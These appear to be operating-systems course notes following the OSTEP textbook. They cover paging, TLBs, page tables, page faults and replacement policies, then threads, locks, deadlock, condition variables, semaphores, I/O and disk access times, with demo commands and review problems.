
Paging is a wonderful mechanism but we have two problems:

1. It is too slow, every memory access (also called a memory reference) leads to an extra memory access since the page table is stored in RAM, let's solve this with TLB
2. The page table is too big (takes up too much space in RAM), let's solve this with one of
  - (a) Multi-level page table (most used)
  - (b) Inverted page table

#### 6.1.1 TLB

##### Translation Lookaside Buffer (TLB)

- TLB is a CPU cache, one of the caches we talk about when we say L1, L2, L3 cache
- `cpuid -1 | less # search for TLB`
- Fig 19.1 pseudo code



**Hit or Miss?**

- Fig 19.2, accessing this array in sequence
- *miss, hit, hit, miss, hit, hit, hit, miss, hit, hit*
- 70% hit rate

**Why Cache?**

- Spatial locality
- Temporal locality

*Unfortunately fast caches need to be small because of physics...*

**OS or HW?**

- Fig 19.3, OS handles TLB (RISC)
- On X86, HW handles TLB (CISC)

**6.1.2 ASID****What is in a TLB entry?**

- A copy of the Page Table Entry (PTE)
- Address Space Identifier (ASID) on modern architectures, to avoid TLB flush on every context switch

**6.2 Smaller Page Tables**

An 32-bit address space with 4KB pages (12-bit offset), with 32-bit (4B= 2<sup>2</sup>B) page table entries:

$$\frac{2^{32}}{2^{12}} \times 2^2\text{B} = 2^{22}\text{B} = 4\text{MB}$$

With a couple of hundred processes, we can't have each process use 4MB just for its page table, and what about today's 64-bit address spaces...

**Bigger pages?**

- When the result of a division is too big, one can
  - (a) decrease the numerator (teller) or
  - (b) increase the denominator (nevner)
- Bigger pages is increasing the denominator
- X86 supports page sizes of 4KB, 2MB or 1GB
- Bigger pages leads to more *internal fragmentation*


**6.2.1 Multi-level PT****Multi-level Page Table**

- Fig 20.3

**PTBR** Page Table Base Register (CR3 on X86)

**PDBR** Page Directory Base Register (CR3 on X86)


X86-32bit



\*) 32 bits aligned to a 4-KByte boundary

RokerHRO, "X86 Paging 4K", CC BY-SA 3.0

X86-64bit



\*) 40 bits aligned to a 4-KByte boundary

RokerHRO, "X86 Paging 64bit", CC BY-SA 3.0

## 6.2.2 Inverted PT

### Inverted Page Table

Here, instead of having many page tables (one per process of the system), we keep a single page table that has an entry for each physical page of the system

*Cannot lookup, have to search the table for the entry...*

## 6.3 Memory Management


### 6.3.1 Swap Space

#### Swap Space

- Fig 21.1
- How big is your swap space?
- Binaries (executables/libraries) don't need swap space

### 6.3.2 Page Fault

#### Page fault



Note: the textbook in chp 21.3 states

If a page is not present and has been swapped to disk, the OS will need to swap the page into memory in order to service the page fault. Thus, a question arises: how will the OS know where to find the desired page? In many systems, the page table is a natural place to store such information. Thus, the OS could use the bits in the PTE normally used for data such as the PFN of the page for a disk address. When the OS receives a page fault for a page, it looks in the PTE to find the address, and issues the request to disk to fetch the page into memory.

In other words, don't be fooled by the slightly simplified page table in the figure above, it might be that some of the entries where the present bit is zero will actually have a value (a disk address) in the PFN field (and not just 000).

### Hardware vs Software

- Fig 21.2: Page-Fault Control Flow Algorithm (Hardware)
- Fig 21.3: Page-Fault Control Flow Algorithm (Operating System)

### Page Fault terminology

**TLB miss / Soft miss** Page Table Entry (PTE) is not TLB.

**Minor page fault / Soft miss / Soft (page) fault** Page is in memory but not marked as present in PTE (e.g. a shared page brought into memory by another process)

**Major page fault / Hard miss / Hard (page) fault** Page is not in memory, I/O required.

```
\time -v gimp
\time -v gimp
sync ; echo 3 | sudo tee /proc/sys/vm/drop_caches
\time -v gimp
```

### Tip

- See box "Tip: Do work in the background"

## 6.4 Page Replacement Policies

### Parallel Problems

- CPU caches speed up RAM access
- RAM speeds up (SSD) disk access
- SSD can speed up access to RAID (HDD) array
- RAID controllers have RAM to speed up array access
- ...

*It's all "cache management"*

## 6.4.1 Policies

### Policies

**Optimal** Fig 22.1

**FIFO** Fig 22.2

**Random** Fig 22.3

**LRU (Least Recently Used)** Fig 22.5

## 6.4.2 Workloads

### Workloads

**No-locality** Fig 22.6

**80-20** Fig 22.7

**Looping-sequential** Fig 22.8

Note: hard to implement direct LRU, maybe use "Clock", Fig 22.9, but need to take dirty pages into account as well

## 6.4.3 Terminology

### Other Terminology

- Demand paging vs Pre-fetching/Pre-paging
- Working set
- Thrashing

## 6.5 Linux

### Linux

- Kernel logical (kmalloc) vs virtual (vmalloc) address space
- Multilevel pages
- Hugepage support (/proc/meminfo)

- Page cache, 2Q replacement (active/inactive lists)
- Security
  - NX-bit
  - ASLR
  - Meltdown and Spectre...

Excellent explanation by [Mark Russinovich](#) on how paging works on Windows (see [23:30-34:00](#), and also see the part about Copy On Write [19:30-20:32](#))

## 6.6 Review questions and problems

1. In memory management, what do we mean with *working set* and *thrashing*?
2. Which methods can we use to reduce the size of a pagetable in memory?
3. Affinity scheduling ("CPU pinning") decreases the number cache misses. Does it also decrease the number of TLB misses? Does it also decrease the number of page faults? Justify your answer.
4. **(KEY PROBLEM)** Calculate the size of the bitmap in a page-based memory system with page size 4KB and physical memory of 512MB?
5. **(KEY PROBLEM)** Assume 32-bit logical/virtual addresses, page size 4KB and two-level page table. Here are the first ten entries (and the last one) in the top-level table and in one of the second-level tables. The main part of each entry has been replaced by upper-case letters in the top-level table and lower-case letters in the second-level table.

Top-level	Second-level
+-----+-----+	+-----+-----+
1023   -   0	1023   g   1
.	.
.	.
.	.
10   -   0	10   -   0
9   A   1	9   -   0
8   E   1	8   s   1
7   -   0	7   -   0
6   -   0	6   b   1
5   -   0	5   c   1
4   P   1	4   r   1
3   -   0	3   k   1
2   C   1	2   -   0
1   F   1	1   -   0
0   M   1	0   a   1
+-----+-----+	+-----+-----+

- a) What is hidden behind the upper-case letter in the top-level table?
- b) What is hidden behind the lower-case letter in the second-level table?
- c) What do you think is the meaning of the bits in the second column of each table?
- d) Explain how the logical/virtual address  
 0000 0010 0100 0000 0110 1101 1011 1010  
 is translated to a physical address.

6. Make sure you have completed all of the exercises from last week.

## 6.7 Lab tutorials

1. Spend time studying the figures and examples in the text.

# Chapter 7

## Threads and Locks

### 7.1 Introduction

#### Multi-threading

- A program without threads is a single-threaded program
- PCB vs TCB (Thread-Control Block)
- Threads are mini-processes within a process, *share the same address space*

Demo on Windows: What is in a Process Control Block (PCB)?

```
notepad  
Get-Process notepad | Select-Object -Property *
```

What is in a Thread Control Block (TCB)?

```
(Get-Process notepad).Threads | Select-Object -Property * -First 1
```

#### What is a thread?

- Fig 26.1, a thread has its own
  - stack
  - program counter / instruction pointer
  - state
  - registers

## Why threads?

- We use threads for "cooperative parallelism", while processes are used for separate tasks that possibly compete.
- We need threads to get a high performing process
  1. *parallelism*: make use of all the CPU cores
  2. *overlap* I/O-tasks with CPU-demanding tasks

demo, turn single thread into more efficient multithread, `m1ab.c` and `m1ab-threads.c`

### 7.1.1 pthread

#### Pthread

- Fig 26.2, pthread create and join

demo `thread0.c`

### 7.1.2 sharing data

#### Sharing data

- Fig 26.6, `t1.c` global variable
- Fig 26.7, the problem

demo `t1.c` argument from 10 to 10000, then

1. `taskset -c 0 ./t1 100000000`
2. `gcc -I ../include t1.c -S`
3. replace three instructions to just one add (similar to `gcc -O2`)
4. `gcc -I ../include t1.s -o t1`
5. `taskset -c 0 ./t1 100000000` (problem solved)
6. `taskset -c 0,1 ./t1 100000000` (problem back...)

## Terminology

Atomicity

Critical section

Race condition / Data race

Indeterminate / Deterministic

Mutual exclusion

## 7.2 Thread API

### POSIX threads

- `pthread_create`
- `pthread_join` (wait for a thread to complete)
- `pthread_mutex_lock`
- `pthread_mutex_unlock`

What is the datatype `pthread_t`? just an int...

```
grep pthread_t /usr/include/x86_64-linux-gnu/bits/pthreadtypes.h
```

## 7.3 Locks

**Design goals** A lock should provide

- Mutual exclusion
- Fairness
- Performance

**Interrupts** The problem is that code is interrupted at a bad time, so why dont just turn off interrupts?

*Only operating system can do that! Cannot trust user code to re-enable interrupts*

**Just use a flag?**

- Fig 28.1
- Nope! Fig 28.2

**7.3.1 Test-and-set****Test-and-set**

- pseudocode section 28.7
- Hardware to the rescue, fig 28.3
- X86: xchg

**7.3.2 Compare-and-swap****Compare-and-swap**

- Hardware to the rescue, fig 28.4
- X86: cmpxchg (needs lock prefix)

On single processor systems, cmpxchg does not need lock as prefix.

You can also make some instructions that do write to memory atomic by prepending them with the [lock](#) prefix:

Causes the processor's LOCK signal to be asserted during execution of the accompanying instruction (turns the instruction into an atomic instruction). In a multiprocessor environment, the LOCK signal ensures that the processor has exclusive use of any shared memory while the signal is asserted.

Also note the following about the lock prefix: "The XCHG instruction always asserts the LOCK signal regardless of the presence or absence of the LOCK prefix" (in other words lock prefix is not needed for xchg).

### 7.3.3 Spin or switch?

#### Spin or switch?

- Spin locks can be bad for performance (think uniprocessor, round-robin, and 100 threads)
- Maybe just yield like fig 28.8
- Spin locks can be ok on multiprocessor if spinning time (waiting time) is short
- Can be combined into a *two-phase lock*: spin a little first, then switch

demo `incdec.c` and `incdec.s`, solve with data type

`pthread_mutex_t` This is a lock and has an owner thread/process. The owner who locks also needs to be the one who unlocks.

demo: solve earlier problem with `t1.s` with lock prefix, note performance hit, since

## 7.4 Deadlock

**Deadlock** *When a set of threads/processes are ALL waiting for an event that only one of them can trigger...*

- Happens only when a thread/process holds a resource (e.g. a lock) and tries to acquire another resource
- *Can be avoided with two simple rules*
  1. *Number the resources (locks)*
  2. *Requires all threads/processes to ask for resources in the same order*

See [CON35-C. Avoid deadlock by locking in a predefined order](#) from Carnegie Mellon University "SEI CERT C Coding Standard", specifically the lines in the "red" example:

```
arg1->from = ba1;
arg1->to = ba2;
arg1->amount = 100;

arg2->from = ba2;
arg2->to = ba1;
arg2->amount = 100;
```

This code represents the case where one thread try to transfer money from account ba1 to ba2, and another thread try to transfer money from ba2 to ba1 at the same time. The logical thinking for us is to code this in a way that you first lock access to the account you are withdrawing from and then lock access to the account you are transferring to, but in this scenario this might lead to each thread locking their from-account which causes them keeping each other from locking the to-account and thereby causing deadlock. The solution is to number the bank accounts and require the threads to always access them in the same order.

### **Code with potential Deadlock**

- `incdec-mutex-deadlock.c`
- increase NITER and see if we have a problem
- What is the problem? can we fix it?

## 7.5 Review questions and problems

1. When context switching between processes a process' state is stored in the Process Control Block (PCB). Similarly we have a Thread Control Block (TCB), so what is stored in the TCB? (in other words: what is unique for each thread?)
2. **(KEY PROBLEM)** Do the "Homework (Code)" exercises in chapter 27. Remember to do the following before beginning this exercise (if you have not cloned this git repo already):

```
git clone https://github.com/remzi-arpacidusseau/ostep-homework.git
cd ostep-homework/threads-api
```

Note: in item 1 you need to prefix main-race with dot-slash when using helgrind, the correct command is

```
valgrind --tool=helgrind ./main-race
```

3. **(KEY PROBLEM)** Compile and run the programs [forkcount.c](#) and [threadcount.c](#). How do they differ in the way they count the global variable `g_ant`?

## 7.6 Lab tutorials

1. Only review questions and problems this week.

## Chapter 8

# Condition Variables and Semaphores

### 8.1 Condition Variables

**Condition Variable** How can threads wait on some condition that another thread will trigger?

- Fig 30.1-3 (note: use while, not if)  
pthread\_cond\_wait  
pthread\_cond\_signal

*A condition variable does not have a value.*

#### 8.1.1 ProducerConsumer

**Examples** A *Producer* puts items in a buffer, a *Consumer* removes items from the same buffer, e.g.

- Multithreaded webserver
- Linux command line pipeline
- Network interface traffic
- Message queue based applications
- etc

### ProducerConsumer

- Only one thread can access the buffer at a time
- A Producer cannot put items in a buffer that is full
- A Consumer cannot remove items from an empty buffer

### Problem one

- Fig 30.6, put () and get ()
- Fig 30.7, the producer and consumer threads
- Fig 30.8, attempt one (*works when there is only one producer and one consumer*)
- Fig 30.9, nothing to consume...

*Always use while loop instead of a if-statement when checking a condition.*

### Problem two

- Fig 30.10, attempt two
- Fig 30.11, they all sleep...

### The Solution

- Fig 30.12, must have separate condition variable for producer and consumer
- Fig 30.13, generalize the buffer
- Fig 30.14, basically same as Fig 30.12

Demo [3-en-producer-consumer-mutex-og-condvar.c](#)

### Signal all waiting threads?

- pthread\_cond\_broadcast () (*this would have solved the problem in fig 30.11*)

## 8.2 Semaphore

**Semaphore** *A semaphore is an object with an integer value (as opposed to a condition variable) that we can manipulate with two routines*

- `sem_wait()` ("down()")
- `sem_post()` ("up()")
- Fig 31.1, how to declare and initialize
- Fig 31.2, wait (down) and post (up)

**Semaphore 1/2** *"A special kind of an int":*

- Counts *up* and *down* atomically
- If a process/thread does a *down* (`sem_wait()`) on a semaphore which is zero or negative, it is blocked (placed in a waiting queue)
- If a process/thread does an *up* (`sem_post()`) on a semaphore which is zero or negative, one of the processes/threads is removed from the waiting queue (becomes unblocked)

**Semaphore 2/2**

- The negative value represents the number of processes/threads that are waiting on the semaphore, but note:

**Chp 31.1** *the value of the semaphore, when negative, is equal to the number of waiting threads [D68b]. Though the value generally isn't seen by users of the semaphores*

**Chp 31.8** *... the value will never be lower than zero. This behavior is easier to implement and matches the current Linux implementation*

Note, some features of semaphores are implementation specific. [Mac OSX does not support unnamed semaphores](#) (which are the ones we typically use), only named semaphores. [Linux does not use negative values](#) in semaphores (but we can pretend it does, behaviour is the same, we would just be surprised if we check the actual value).

Also [see a nice explanation of what the post-operation of a semaphore does](#):

A post on a semaphore will allow a wait to go through (*irrespective of semaphore value*).

## 8.2.1 Binary

### Binary Semaphore

- A binary semaphore is used in the same way as a mutex lock
- Fig 31.3 code
- Fig 31.4 simple trace
- Fig 31.5 normal trace

*As opposed to a mutex lock, a binary semaphore does not have an owner (anyone can "unlock" it)*

## 8.2.2 Ordering

**Semaphore used for Ordering** We sometimes want one thread to run before another

- Fig 31.6, what should X be when "parent" should wait for "child"?
- Fig 31.7, 31.8, ordering trace

## 8.2.3 ProducerConsumer

### Attempt one

- Fig 31.9, put () and get ()
- Fig 31.10, synchronization/ordering works, but what if there is multiple producers or consumers? need buffer protection

### Attempt two

- Fig 31.11, buffer protection ok, but there is a problem...
- Fig 31.12, final working solution

Demo [1-en-producer-consumer-semafor.c](#) and [2-en-producer-consumer-semafor-og-mutex.c](#)  
(where a mutex replaces the binary semaphore)

## 8.2.4 ReaderWriter

### Reader Writer

- Fig 31.13, too easy for a write to starve?

The example in fig 31.13 gives preference to readers, see [1] for an implementation with preference to writers.

## 8.2.5 Dining Philosophers

### Dining Philosophers

- Fig 31.14, Dining philosophers, think-hungry-eat
- Fig 31.15, possible deadlock
- Fig 31.16, break the deadlock

## 8.3 Barrier

### Barrier

- Sometimes useful to wait for a set of threads
- `pthread_barrier_wait()`
- see example file `barrier_example.c`

## 8.4 Monitor

### Monitor

- Synchronization is hard! Maybe have a language that makes it easy for us?
- Java have the keyword `synchronized`
- A Java object containing synchronized methods is called a monitor
- see example file `ProducerConsumer.java`
- *We dont have to worry about locks/semaphores, we tell the compiler to take care of these low level details*

Demo [4-en-producer-consumer-monitor-java](#)

Note that there is support in other languages as well sometimes. E.g. in newer C (C17) we can use standard threads (instead of pthread) which have builtin a special "atomic int", see [demo-c17-stdthread-atomic.c](#) (but this is probably not support in libc, so needs a special command line to compile, see comment in beginning of the file).

## 8.5 Deadlock

**Remember Deadlock** *When a set of threads/processes are ALL waiting for an event that only one of them can trigger...*

- Happens only when a thread/process holds a resource (e.g. a lock/semaphore) and tries to acquire another resource
- *Can be avoided with two simple rules*
  1. *Number the resources (locks)*
  2. *Requires all threads/processes to ask for resources in the same order*

### Dining Philosophers

- Fig 31.4, where are the resources? are they numbered?
- Fig 31.6, how does this solution relate to the rules for avoiding deadlock?

## 8.6 Review questions and problems

1. What is *spin wait / busy waiting*?
2. In the Producer-Consumer problem, what is the purpose of the mutex/binary semaphore and what is the purpose of the counting semaphore(s)?
3. Consider the following code:

```

01 void *consumer(void *arg)
02 { int i;
03   for (i=0;i<5;i++) {
04     pthread_mutex_lock(&mutex);
05     if (state == EMPTY)
06       pthread_cond_wait(&signalS, &mutex);

    <something something ...>

20     pthread_cond_signal(&signalS);
21     pthread_mutex_unlock(&mutex);
22   }
23   pthread_exit(NULL);
24 }

```

What is the purpose of the wait and signal operations in the code. What is the purpose of the variable mutex and why does it occur in the wait operation?

4. (**KEY PROBLEM**) The following program [writeloop.c](#) has a problem

```

01 int g_ant = 0;          /* global declaration */
02
03 void *writeloop(void *arg) {
04   while (g_ant < 10) {
05     g_ant++;
06     usleep(rand()%10);
07     printf("%d\n", g_ant);
08   }
09   exit(0);
10 }
11
12 int main(void)
13 {
14   pthread_t tid;
15   pthread_create(&tid, NULL, writeloop, NULL);

```

```
16 writeloop(NULL);
17 pthread_join(tid, NULL);
18 return 0;
19 }
```

Explain how the program works and why this probably doesn't print out the following

```
1
2
3
4
5
6
7
8
9
10
```

Compile and run the program. Add a locking mechanism of your choice to make sure it will only print out the numbers one to ten in sequence as shown above. Explain your choices.

5. (**KEY PROBLEM**) In chapter 31, Homework (code), let us do the following modified version of items four and five:

- (a) Remember to do the following before beginning this exercise (if you have not cloned this git repo already):

```
git clone https://gitlab.com/erikhje/iikos-files.git
cd iikos-files/08-semaph/
```

- (b) Start with the file [reader-writer.c](#) that is a combined version of [reader-writer.c](#) and [rwlock.c](#) where we have added numbering of readers and writers. Compile and run it with one writer and two readers for ten iterations:

```
./reader-writer 2 1 10
```

- (c) Run with two writers and ten readers to see the starvation problem.
- (d) Modify the code to stop new readers from reading if a writer wants to write, see page 75 of [The Little Book of Semaphores](#) (hint: you only have to add six lines of code).

## 8.7 Lab tutorials

1. Only review questions and problems this week.

## Chapter 9

# Input/Output and RAID

### 9.1 Input/Output

#### Overview

- Fig 36.1, general model of buses and interconnect
- Fig 36.2, a modern architecture
- PCIe (up to 128 GB/s)
- USB (up to 5GB/s)
- eSATA (up to 600 MB/s)
- *It is not easy to achieve these data rates...*

#### An I/O Device

- Fig 36.3
  - registers
  - micro-controller
  - memory/cache
  - the actual device (HDD/SSD, network card, ...)

Can we trust the controller and its firmware [2]?

### 9.1.1 Three ways of I/O

#### Three Ways to do I/O

**Chp 36.3 Programmed I/O** Much CPU: Poll the device with spin/busy waiting

**Chp 36.4 Interrupt-based I/O** Some CPU: Let the device send interrupt when ready for I/O or completed I/O request

**Chp 36.5 Direct Memory Access (DMA)** Only CPU at start and end of I/O-task: Out-source the while I/O-task to the DMA-controller

### 9.1.2 Addressing

**Addressing** How to contact an I/O-device?


**I/O instructions (Isolated I/O)** use in and out instructions with an address space based on *ports* (similar to TCP/UDP ports)

```
sudo cat /proc/ioports
```

**Memory-mapped I/O** use physical addresses (those not used by RAM) and map those to registers on I/O-devices, then we can reuse instructions like *mov*

```
sudo cat /proc/iomem
```

#### Memory-Mapped I/O



From 36.6 in the text book:

The second method to interact with devices is known as memorymapped I/O. With this approach, the hardware makes device registers available as if they were memory locations. To access a particular register, the OS issues a load (to read) or store (to write) the address; the hardware then routes the load/store to the device instead of main memory.

### 9.1.3 I/O Stack

**I/O Stack** The Device Driver and I/O stack, fig 36.4

- *Block device*
- Is the "storage stack" always this simple?  
see [Revisiting the Storage Stack in Virtualized NAS Environments](#)

The problem is solved by abstraction which we often use interchangeably with virtualization. Abstract vs Concrete, Virtual vs Physical.

## 9.2 Storage

### Addressing

- Address space:  $n$  sectors from  $0 \dots n - 1$
- Sectors are traditionally 512B, sometimes physically 4KB (but then emulate 512B)
- *Unfortunately what sector, block and page means depends on the context, be aware!*

### 9.2.1 HDD

#### HDD Terminology

- Fig 37.3
  - *platter* with *surface* grouped in a *spindle*
  - rotation measured in *RPM*
  - a circle on a surface is a *track*, the set of all tracks above each other is a *cylinder*
  - a *disk arm* accesses a sector with its *disk head*
  - each platter have two surfaces, there are many platters and each platter have a disk arm for top and bottom surface
  - e.g. eight platters with two surfaces means 16 disk arms (they all move together, not independently)

### HDD Access Times

- Seek time
- Rotational delay
- Accessing sectors

$$T_{I/O} = T_{seek} + T_{rotation} + T_{transfer}$$

